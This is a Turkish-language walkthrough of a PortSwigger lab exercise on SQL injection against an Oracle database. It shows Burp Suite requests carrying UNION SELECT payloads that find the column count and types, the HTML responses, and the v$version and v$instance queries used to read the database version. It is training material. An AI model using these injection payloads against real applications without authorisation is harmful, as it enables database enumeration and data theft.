Injection


Lab: PortSwigger

Senaryo:SQL injection saldırısı, Oracle'da veritabanı türü ve sürümünü sorgulama


Çözüm Adımları:

Öncelikle Burp Suite aracılığıyla web sitesindeki istek ve yanıtları inceleyerek SQL injection zafiyetini fark ettim.


Order by kullanarak sitede kaç sütun olduğunu inceledim.(order by 2- - and 1=1- -)



2 sütun olduğunu gördüm.



3. sütunu incelediğim zaman hata veriyor. Buradan veri tabanında iki sütun olduğunu anladım.



Request

Pretty Raw Hex


```
GET /filter?category=Gifts' UNION SELECT null,null from dual-- and 1=1-- HTTP/2
Host: 0a1300e004ddb2ce8140438800800096.web-security-academy.net
Cookie: session=PhtS5KqAERVqpSQ9LjuQhoknCUzejLZp
Sec-Ch-Ua: "Chromium";v="128", "Not;A=Brand";v="24", "Google Chrome";v="128"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/128.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a1300e004ddb2ce8140438800800096.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
                Snow Delivered To Your Door
              </th>
              <td>
                By Steam Train Direct From The North Pole
                We can deliver you the perfect Christmas gift of all. Imagine waking
                up to that white Christmas you have been dreaming of since you were a
                child.
                Your snow will be loaded on to our exclusive snow train and
                transported across the globe in time for the big day. In a few simple
                steps, your snow will be ready to scatter in the areas of your
                choosing.
                *Make sure you have an extra large freezer before delivery.
                *Decant the liquid into small plastic tubs (there is some loss of
                molecular structure during transit).
                *Allow 3 days for it to refreeze.*Chip away at each block until the
                ice resembles snowflakes.
                *Scatter snow.
                Yes! It really is that easy. You will be the envy of all your
                neighbors unless you let them in on the secret. We offer a 10%
                discount on future purchases for every referral we receive from you.
                Snow isn&amp;apos;t just for Christmas either, we deliver all year round,
                that&amp;apos;s 365 days of the year. Remember to order before your
                existing snow melts, and allow 3 days to prepare the new batch to
                avoid disappointment.
              </td>
            </tr>
            <tr>
            </tr>
          </tbody>
        </table>
      </div>
    </section>
    <div class="footer-wrapper">
    </div>
  </div>
  </body>
  </html>
```

UNION SELECT ifadesi, veri tabanından ek veri çekmek veya sorgunun yapısını öğrenerek daha fazla veri elde etmek amacıyla kullandım.



Request


Pretty Raw Hex

```
GET /filter?category=Gifts' UNION SELECT 'abc','abc' from dual-- and 1=1-- HTTP/2
Host: 0a1300e004ddb2ce8140438800800096.web-security-academy.net
Cookie: session=PhtS5KqAERVqpSQ9LjuQhoknCUzejLZp
Sec-Ch-Ua: "Chromium";v="128", "Not;A=Brand";v="24", "Google Chrome";v="128"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/128.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a1300e004ddb2ce8140438800800096.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
                child.
                Your snow will be loaded on to our exclusive snow train and
                transported across the globe in time for the big day. In a few simple
                steps, your snow will be ready to scatter in the areas of your
                choosing.
                *Make sure you have an extra large freezer before delivery.
                *Decant the liquid into small plastic tubs (there is some loss of
                molecular structure during transit).
                *Allow 3 days for it to refreeze.*Chip away at each block until the
                ice resembles snowflakes.
                *Scatter snow.
                Yes! It really is that easy. You will be the envy of all your
                neighbors unless you let them in on the secret. We offer a 10%
                discount on future purchases for every referral we receive from you.
                Snow isn&amp;apos;t just for Christmas either, we deliver all year round,
                that&amp;apos;s 365 days of the year. Remember to order before your
                existing snow melts, and allow 3 days to prepare the new batch to
                avoid disappointment.
              </td>
            </tr>
            <tr>
              <th>
                abc
              </th>
              <td>
                abc
              </td>
            </tr>
          </tbody>
        </table>
      </div>
    </section>
    <div class="footer-wrapper">
    </div>
  </div>
  </body>
  </html>
```



İki sütununda string veri tipinde olduğunu gördüm.

Lab da bizden oracle versiyonu istiyor.

Oracle

```
SELECT banner FROM v$version
SELECT version FROM v$instance
```

Bu yapıları kullanarak versiyonu bulacağız.

Oracle versiyonu bulmuş olduk. Labı da çözmüş olduk .